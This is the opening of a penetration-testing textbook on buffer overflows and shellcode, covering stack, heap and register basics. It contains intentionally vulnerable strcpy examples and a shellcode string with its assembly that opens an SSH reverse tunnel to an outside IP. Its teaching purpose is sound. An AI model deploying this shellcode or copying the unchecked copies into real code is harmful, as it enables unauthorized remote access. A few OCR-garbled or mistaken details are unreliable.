Penetration Testing with Shellcode

Detect, exploit, and secure network-level and operating system vulnerabilities

Packt

www.packt.com

By Hamza Megahed

Penetration Testing with Shellcode

Detect, exploit, and secure network-level and operating system vulnerabilities

Hamza Megahed

BIRMINGHAM - MUMBAI

Penetration Testing with Shellcode

Commissioning Editor: Vijin Boricha
Acquisition Editor: Shrilekha Inani
Content Development Editor: Nithin Varghese
Technical Editor: Khushbu Sutar
Copy Editors: Safis Editing, Dipti Mankame, Laxmi Subramanian
Project Coordinator: Virginia Dias
Proofreader: Safis Editing
Indexer: Pratik Shirodkar
Graphics: Tom Scaria
Production Coordinator: Shraddha Falebhai

First published: February 2018

Production reference: 1120218

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.

ISBN 978-1-78847-373-6

www.packtpub.com

Contributors

About the author

Hamza Megahed is a penetration tester, a Linux kernel expert, and a security researcher. He is interested in exploit development and cryptography, with a background in memory management and return-oriented programming. He has written many shellcodes; some of them were published in shell-storm and exploit-db. Also, he has written articles about information security and cryptographic algorithms.

I would like to express my gratitude to the many people who saw me through this book: to all those who provided support, talked things over, read, wrote, offered comments, allowed me to quote their remarks, and assisted in the editing, proofreading, and designing. I would like to thank Khushbu Sutar, Nithin Varghese, Shrilekha Inani, Glen Singh, and all those who have been with me over the years.

About the reviewers

Rejah Rehim is the director and chief information officer (CISO) at Appfabs. Previously holding the title of security architect at FAYA, India, he is a long time preacher of open source. He is a steady contributor to the Mozilla Foundation and was featured in the San Francisco Firefox Monument.

He has created nine Mozilla Add-ons, including the Clear Console addon—selected as one of the best Mozilla Add-ons of 2013. He has created the world's first security testing browser bundle, PenQ. He is an active speaker at FAYA:80, a tech community in Kerala, with the mission of free knowledge sharing.

Glen D. Singh is a cybersecurity instructor and contractor at various institutions within the Republic of Trinidad and Tobago. He has conducted multiple training sessions in offensive security, digital forensics, and network security annually. He also holds various information security certifications, such as CEH, CHFI, CCNA Security, and many others.

With his wealth of knowledge, he provided technical contributions toward *Digital Forensics with Kali Linux* by Packt Publishing.

> *I would like to thank my parents for their unconditional support and motivation, they've always given me to become a better person each day. Thanks to all my friends and students for their continued support, people at Packt Publishing for providing this opportunity and everyone who reads and supports this amazing book. To the author, well done!*

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packtpub.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Table of Contents

Preface

This book is all about finding buffer overflow vulnerabilities, crafting your own shellcode from scratch, learning the security mechanisms of the operating system, and exploit development. You will understand how systems can be bypassed both at the operating system and network levels with shellcode, assembly, and Metasploit. You will also learn to write and modify 64-bit shellcode along with kernel-level shellcode concepts. Overall, this book is a step-by-step guide that will take you from low-level security skills to covering loops with exploit development and shellcode.

Who this book is for

This book is intended to be read by penetration testers, malware analysts, security researchers, forensic practitioners, exploit developers, C language programmers, software testers, and students in the security field.

What this book covers

`Chapter 1`, *Introduction*, discusses the concept of shellcode, buffer overflow, heap corruption, and introduces the computer architecture.

`Chapter 2`, *Lab Setup*, teaches how to build a safe environment to test bad code and introduces readers to the graphical interfaces of debuggers.

`Chapter 3`, *Assembly Language in Linux*, explains how to use the assembly language on Linux to build shellcode.

`Chapter 4`, *Reverse Engineering*, shows how to use debuggers to perform reverse engineering on code.

`Chapter 5`, *Creating Shellcode*, explains how to build a shellcode using the assembly language and Metasploit.

`Chapter 6`, *Buffer Overflow Attacks*, provides a detailed understanding of buffer overflow attacks on Windows and Linux.

`Chapter 7`, *Exploit Development – Part 1*, discusses how to perform fuzzing and finding the return address.

`Chapter 8`, *Exploit Development – Part 2*, teaches how to generate a proper shellcode and how to inject a shellcode in an exploit.

`Chapter 9`, *Real-World Scenarios – Part 1*, introduces a real-world example of buffer overflow attacks.

`Chapter 10`, *Real-World Scenarios – Part 2*, continues the previous chapter but is more advanced.

`Chapter 11`, *Real-World Scenarios – Part 3*, gives another real-world scenario example but with more techniques.

`Chapter 12`, *Detection and Prevention*, discusses the techniques and algorithms you need to detect and prevent buffer overflow attacks.

To get the most out of this book

Readers should have a basic understanding of operating system internals (Windows and Linux). Some knowledge of C is essential, and familiarity with Python would be helpful.

All addresses in this book are dependent on my machine and my operating system. So, addresses may vary on your machine.

Download the example code files

You can download the example code files for this book from your account at `www.packtpub.com`. If you purchased this book elsewhere, you can visit `www.packtpub.com/support` and register to have the files emailed directly to you.

You can download the code files by following these steps:

1. Log in or register at `www.packtpub.com`.
2. Select the **SUPPORT** tab.
3. Click on **Code Downloads & Errata**.
4. Enter the name of the book in the **Search** box and follow the onscreen instructions.

Once the file is downloaded, please make sure that you unzip or extract the folder using the latest version of:

- WinRAR/7-Zip for Windows
- Zipeg/iZip/UnRarX for Mac
- 7-Zip/PeaZip for Linux

The code bundle for the book is also hosted on GitHub at `https://github.com/PacktPublishing/Penetration-Testing-with-Shellcode`. We also have other code bundles from our rich catalog of books and videos available at `https://github.com/PacktPublishing/`. Check them out!

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it from `https://www.packtpub.com/sites/default/files/downloads/PenetrationTestingwithShellcode_ColorImages.pdf`.

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Now the stack is back to normal and `0x1234` has moved to `rsi`."

A block of code is set as follows:

```
mov rdx,0x1234
push rdx
push 0x5678
pop rdi
pop rsi
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
mov rdx,0x1234
push rdx
push 0x5678
pop rdi
pop rsi
```

Any command-line input or output is written as follows:

```
$ nasm -felf64 stack.nasm -o stack.o
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Select **GNU GCC Compiler**, click **Set as default**, and then click **OK**."

Warnings or important notes appear like this.

Tips and tricks appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: Email `feedback@packtpub.com` and mention the book title in the subject of your message. If you have questions about any aspect of this book, please email us at `questions@packtpub.com`.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/submit-errata`, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packtpub.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit `packtpub.com`.

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with proper written authorizations from appropriate persons responsible.

1
Introduction

Welcome to the first chapter of *Penetration Testing with Shellcode*. The term **penetration testing** refers to attacking a system without causing any damage to the system. The motive behind the attack is to find the system's flaws or vulnerabilities before attackers also find ways to get inside the system. Hence, to measure how the system resists exposing sensitive data, we try collecting as much data as possible and to perform penetration testing using shellcode, we have to first understand overflow attacks.

Buffer overflow is one of the oldest and the most destructive vulnerabilities that could cause critical damage to an operating system, remotely or locally. Basically, it's a serious problem because certain functions don't know whether the input data can fit inside the preallocated space or not. So, if we add more data than the allocated space can hold, then this will cause overflow. With shellcode in the picture, we can change the execution flow of the same application. The main core of that damage is the payload generated by shellcode. With the spread of all kinds of software, even with a strong support like Microsoft, it could leave you vulnerable to such attacks. Shellcode is exactly what we want to be executed after we control the flow of execution, which we will talk about later in detail.

The topics covered in this chapter are as follows:

- What is a stack?
- What is a buffer?
- What is stack overflow?
- What is a heap?
- What is heap corruption?
- What is shellcode?
- Introduction to computer architecture
- What is a system call?

Let's get started!

What is a stack?

A **stack** is an allocated space in the memory for each running application, used to hold all the variables inside it. The operating system is responsible for creating a memory layout for each running application, and within each memory layout, there is a stack. A stack is also used to save the return address so that the code can go back to the calling function.


A stack uses **Last Input First Output** (**LIFO**) to store elements in it, and there is a stack pointer (we will talk about it later), which points to the top of the stack and also uses *push* to store an element at the top of stack and *pop* to extract the element from the top of the stack.

Let's look at the following example to understand this:


```
#include <stdio.h>
void function1()
{
    int y = 1;
    printf("This is function1\n");
}
void function2()
{
    int z = 2;
    printf("This is function2\n");
}
int main (int argc, char **argv[])
{
    int x = 10;
    printf("This is the main function\n");
    function1();
    printf("After calling function1\n");
    function2();
    printf("After calling function2");
    return 0;
}
```

This is how the preceding code works:


- The `main` function will start first, the variable `x` will be pushed into the stack, and it will print out the sentence `This is the main function`, as shown here:




- The `main` function will call `function1` and before moving forward to `function1`, the address of `printf("After calling function1\n")` will be saved into the stack in order to continue the execution flow. After finishing `function1` by pushing variable `y` in the stack, it will execute `printf("This is function1\n")`, as shown here:



- Then, go back to the `main` function again to execute `printf("After calling function1\n")`, and push the address of `printf("After calling function2")` in the stack, as shown:



- Now control will move forward to execute `function2` by pushing the variable `z` into the stack and then execute `printf("This is function2\n")`, as shown in the following diagram:



- Then, go back to the `main` function to execute `printf("After calling function2")` and exit.

What is a buffer?

A **buffer** is a temporary section of the memory used to hold data, such as variables. A buffer is only accessible or readable inside its function until it is declared global; when a function ends, the buffer ends with it; and all programs have to deal with the buffer when there is data storing or retrieving.

Let's look at the following line of code:

```
char buffer;
```

What does this section of C code mean? It tells the computer to allocate a temporary space (buffer) with the size of `char`, which can hold up to 1 byte. You can use the `sizeof` function to confirm the size of any data type:

```
#include <stdio.h>
#include <limits.h>
int main()
{
    printf("The size for char : %d \n", sizeof(char));
    return 0;
}
```

Of course, you can use the same code to get the size of other data types such as the `int` data type.

What is stack overflow?

Stack overflow occurs when you put more data into a buffer than it can hold, which causes the buffer to be filled up and overwrite neighboring places in memory with what's left over of the input. This occurs when the function, which is responsible for copying data, doesn't check if the input can fit inside the buffer or not, such as `strcpy`. We can use stack overflow to change the execution flow of a code to another code using shellcode.

Here is an example:

```
#include <stdio.h>
#include <string.h>
// This function will copy the user's input into buffer
void copytobuffer(char* input)
{
   char buffer[15];
   strcpy (buffer,input);
}
```

```
int main (int argc, char **argv[])
{
   copytobuffer(argv[1]);
   return 0;
}
```

The code works as follows:

- In the `copytobuffer` function, it allocates a buffer with the size of `15` characters, but this buffer can only hold 14 characters and a null-terminated string `\0`, which indicates the end of the array


You don't have to end arrays with a null-terminated string; the compiler will do it for you.

- Then, there is `strcpy`, which takes input from the user and copies it into the allocated buffer
- In the `main` function, it calls `copytobuffer` and passes the `argv` argument to `copytobuffer`

What really happens when the `main` function calls the `copytobuffer` function?

Here are the answers to this question:

- The **return address** of the `main` function will be pushed in memory
- The **old base pointer** (explained in the next section) will be saved in memory
- A section of memory will be allocated as the buffer with a size of 15 bytes or *15*8* bits:




Now, we agreed that this buffer will take only 14 characters but the real problem is inside the `strcpy` function, because it doesn't check for the size of the input, it just copies the input into the allocated buffer.

Let's try now to compile and run this code with 14 characters:

```
# gcc buffer.c -o buffer
#
# ./buffer aaaaaaaaaaaaaa
#
```


Let's take a look at the stack:



As you can see, the program exited without error. Now, let's try it again but with 15 characters:

```
#
# ./buffer aaaaaaaaaaaaaaa
Segmentation fault
#
```

And now let's take another look at the stack:



This is a stack overflow, and a segmentation fault is an indication that there is a violation in memory; what happened is the user's input overflowed the allocated buffer, thus filling the old base pointer and **return address**.

A **segmentation fault** means a violation in the user space memory, and **kernel panic** means a violation in kernel-space.

What is a heap?

A **heap** is a portion of memory that is dynamically allocated by the application at runtime. A heap can be allocated using the `malloc` or `calloc` function in C. A heap is different from a stack as a heap remains until:

- The program exits
- It will be deleted using the `free` function

A heap is different from a stack because in a heap, a very large space can be allocated, and there is no limit on the allocated spaces such as in a stack, where there is a limited space depending on the operating system. You can also resize a heap using the `realloc` function, but you can't resize the buffer. When using the heap, you must deallocate the heap after finishing by using the `free` function, but not in the stack; also, the stack is faster than the heap.

Let's look at the following line of code:

```
char* heap=malloc(15);
```

What does this section of C code mean?

It tells the computer to allocate a section in heap memory with a size of `15` bytes and it should also hold 14 characters plus a null-terminated string `\0`.

What is heap corruption?

Heap corruption occurs when data copied or pushed into a heap is larger than the allocated space. Let's look at a full heap example:

```
#include <string.h>
#include <stdlib.h>
void main(int argc, char** argv)
{
  // Start allocating the heap
    char* heap=malloc(15);
  // Copy the user's input into heap
    strcpy(heap, argv[1]);
  // Free the heap section
    free(heap);
}
```

In the first line of code, it allocates a heap with a size of `15` bytes using the `malloc` function; in the second line of code, it copies the user's input into the heap using the `strcpy` function; in the third line of code, it sets the heap free using the `free` function, back to the system.

Let's compile and run it:

```
# gcc heap.c -o heap
#
#
# ./heap abcdef
#
```

Now, let's try to crash it using a larger input:

```
#
# ./heap abcdefghijklmnopqrstuvwxyz1234567890
*** Error in `./heap': free(): invalid next size (fast): 0x000055d69c927010 ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x70bfb)[0x7f47d5f56bfb]
/lib/x86_64-linux-gnu/libc.so.6(+0x76fc6)[0x7f47d5f5cfc6]
/lib/x86_64-linux-gnu/libc.so.6(+0x7780e)[0x7f47d5f5d80e]
./heap(+0x71d)[0x55d69bee771d]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf1)[0x7f47d5f062e1]
./heap(+0x5fa)[0x55d69bee75fa]
======= Memory map: ========
55d69bee7000-55d69bee8000 r-xp 00000000 08:06 3410091
55d69c0e7000-55d69c0e8000 r--p 00000000 08:06 3410091
55d69c0e8000-55d69c0e9000 rw-p 00001000 08:06 3410091
55d69c927000-55d69c948000 rw-p 00000000 00:00 0
7f47d0000000-7f47d0021000 rw-p 00000000 00:00 0
7f47d0021000-7f47d4000000 ---p 00000000 00:00 0
7f47d5ccf000-7f47d5ce5000 r-xp 00000000 08:06 2885432                    /lib/x86_64-linux-gnu/libgcc_s.so.1
7f47d5ce5000-7f47d5ee4000 ---p 00016000 08:06 2885432                    /lib/x86_64-linux-gnu/libgcc_s.so.1
7f47d5ee4000-7f47d5ee5000 r--p 00015000 08:06 2885432                    /lib/x86_64-linux-gnu/libgcc_s.so.1
7f47d5ee5000-7f47d5ee6000 rw-p 00016000 08:06 2885432                    /lib/x86_64-linux-gnu/libgcc_s.so.1
7f47d5ee6000-7f47d6079000 r-xp 00000000 08:06 2885511                    /lib/x86_64-linux-gnu/libc-2.24.so
7f47d6079000-7f47d6279000 ---p 00193000 08:06 2885511                    /lib/x86_64-linux-gnu/libc-2.24.so
7f47d6279000-7f47d627d000 r--p 00193000 08:06 2885511                    /lib/x86_64-linux-gnu/libc-2.24.so
7f47d627d000-7f47d627f000 rw-p 00197000 08:06 2885511                    /lib/x86_64-linux-gnu/libc-2.24.so
7f47d627f000-7f47d6283000 rw-p 00000000 00:00 0
7f47d6283000-7f47d62a6000 r-xp 00000000 08:06 2885413                    /lib/x86_64-linux-gnu/ld-2.24.so
7f47d647f000-7f47d6481000 rw-p 00000000 00:00 0
7f47d64a2000-7f47d64a6000 rw-p 00000000 00:00 0
7f47d64a6000-7f47d64a7000 r--p 00023000 08:06 2885413                    /lib/x86_64-linux-gnu/ld-2.24.so
7f47d64a7000-7f47d64a8000 rw-p 00024000 08:06 2885413                    /lib/x86_64-linux-gnu/ld-2.24.so
7f47d64a8000-7f47d64a9000 rw-p 00000000 00:00 0
7ffd1ed0f000-7ffd1ed30000 rw-p 00000000 00:00 0                          [stack]
7ffd1edec000-7ffd1edef000 r--p 00000000 00:00 0                          [vvar]
7ffd1edef000-7ffd1edf1000 r-xp 00000000 00:00 0                          [vdso]
Aborted
# 
```


This crash is a heap corruption, which forced the program to terminate.

Memory layout

This is the complete memory layout for a program that contains:

- The `.text` section which is used to hold the **program code**
- The `.data` section which is used to hold **initialized data**
- The `.BSS` section which is used to hold **uninitialized data**
- The **heap** section which is used to hold **dynamically allocated variables**

- The **stack** section which is used to hold non-dynamically allocated variables such as buffers:



Look at how the **heap** and **stack** are growing; the **stack** grows from **high memory** to **low memory**, whereas the **heap** grows from **low memory** to **high memory**.

What is shellcode?

Shellcode is like a payload that is used in overflow exploitation written in machine language. Hence, the shellcode is used to override the flow of execution after exploiting a vulnerable process, such as making the victim's machine connect back to you to spawn a shell.

The next example is a shellcode for Linux x86 SSH Remote port forwarding which executes the `ssh -R 9999:localhost:22 192.168.0.226` command:


```
"\x31\xc0\x50\x68\x2e\x32\x32\x36\x68\x38\x2e\x30\x30\x68\x32\x2e\x31\x36""
\x66\x68\x31\x39\x89\xe6\x50\x68\x74\x3a\x32\x32\x68\x6c\x68\x6f\x73\x68""\
x6c\x6f\x63\x61\x68\x39\x39\x39\x3a\x66\x68\x30\x39\x89\xe5\x50\x66\x68""\x
2d\x52\x89\xe7\x50\x68\x2f\x73\x73\x68\x68\x2f\x62\x69\x6e\x68\x2f\x75""\x7
3\x72\x89\xe3\x50\x56\x55\x57\x53\x89\xe1\xb0\x0b\xcd\x80";
```

And this is the assembly language of that shellcode:

```
xor    %eax,%eax
push   %eax
pushl  $0x3632322e
pushl  $0x30302e38
pushl  $0x36312e32
pushw  $0x3931
movl   %esp,%esi
push   %eax
push   $0x32323a74
push   $0x736f686c
push   $0x61636f6c
push   $0x3a393939
pushw  $0x3930
movl   %esp,%ebp
push   %eax
pushw  $0x522d
movl   %esp,%edi
push   %eax
push   $0x6873732f
push   $0x6e69622f
push   $0x7273752f
movl   %esp,%ebx
push   %eax
push   %esi
push   %ebp
push   %edi
push   %ebx
movl   %esp,%ecx
mov    $0xb,%al
int    $0x80
```

Computer architecture

Let's walk through some concepts in computer architecture (Intel x64). The major components of a computer are shown in the following diagram:



Let's dive a little more inside the CPU. There are three parts to the CPU:

- **Arithmetic logic unit** (**ALU**): This part is responsible for performing arithmetic operations, such as addition and subtraction and logic operations, such as ADD and XOR
- **Registers**: This is what we really care about in this book, they are a superfast memory for the CPU that we will discuss in the next section
- **Control unit** (**CU**): This part is responsible for communications between the ALU and the registers, and between the CPU itself and other devices


Registers

As we said earlier, registers are like a superfast memory for the CPU to store or retrieve data in processing, and they are divided into the following sections.


General purpose registers

There are 16 general purpose registers in the Intel x64 processor:


- The accumulator register (**RAX**) is used in arithmetic operations—**RAX** holds **64** bits, **EAX** holds **32** bits, **AX** holds **16** bits, **AH** holds **8** bits, and **AL** holds **8** bits:




- The base register (**RBX**) is used as a pointer to data—**RBX** holds **64** bits, **EBX** holds **32** bits, **BX** holds **16** bits, **BH** holds **8** bits, and **BL** holds **8** bits:




- The counter register (**RCX**) is used in loops and shift operations—**RCX** holds **64** bits, **ECX** holds **32** bits, **CX** holds **16** bits, **CH** holds **8** bits, and **CL** holds **8** bits:




- The data register (**RDX**) is used as a data holder and in arithmetic operations—**RDX** holds **64** bits, **EDX** holds **32** bits, **DX** holds **16** bits, **DH** holds **8** bits, and **DL** holds **8** bits:



- The source index register (**RSI**) is used as a pointer to a source—**RSI** holds **64** bits, **ESI** holds **32** bits, **DI** holds **16** bits, and **SIL** holds **8** bits:




- The destination index register (**RDI**) is used as a pointer to a destination—**RDI** holds **64** bits, **EDI** holds **32** bits, **DI** holds **16** bits, and **DIL** hold **8** bits:




RSI and **RDI** are both used in stream operations and string manipulation.


- The stack pointer register (**RSP**) is used as a pointer to the top of the stack—**RSP** holds **64** bits, **ESP** holds **32** bits, **SP** holds **16** bits, and **SPL** holds **8** bits:



- The base pointer register (**RBP**) is used as a pointer to the base of the stack—**RBP** holds **64** bits, **EBP** holds **32** bits, **BP** holds **16** bits, and **BPL** holds **8** bits:



- The registers R8, R9, R10, R11, R12, R13, R14, and R15 have no specific operations, but they do not have the same architecture as the previous registers, such as **high** (**H**) value or **low** (**L**) value. However, they can be used as **D** for **double-word**, **W** for **word**, or **B** for **byte**. Let's look at **R8** for example:



Here, **R8** holds **64** bits, **R8D** holds **32** bits, **R8W** holds **16** bits, and **R8B** holds **8** bits.

R8 through R15 only exist in Intel x64 but not in x84.


Instruction pointer

The instruction pointer register or RIP is used to hold the next instruction.

Let's look at the following example first:

```
#include <stdio.h>
void printsomething()
{
    printf("Print something\n");
}
int main ()
{
    printsomething();
    printf("This is after print something function\n");
    return 0;
}
```

The first thing that will be executed is the `main` function, then it will call the `printsomething` function. But before it calls the `printsomething` function, the program needs to know exactly what the next operation is after executing the `printsomething` function. So before calling `printsomething`, the next instruction that is `printf("This is after print something function\n")` will have its location pushed into the **RIP** and so on:




Here, **RIP** holds **64** bits, **EIP** holds **32** bit, and **IP** holds **16** bits.

The following table sums up all the general-purpose registers:

64-bit register	32-bit register	16-bit register	8-bit register
RAX	EAX	AX	AH,AL
RBX	EBX	BX	BH, BL
RCX	ECX	CX	CH, CL
RDX	EDX	DX	DH,DL
RSI	ESI	SI	SIL
RDI	EDI	DI	DIL
RSP	ESP	SP	SPL
RBP	EBP	BP	BPL
R8	R8D	R8W	R8B
R9	R9D	R9W	R9B
R10	R10D	R10W	R10B
R11	R11D	R11W	R11B
R12	R12D	R12W	R12B
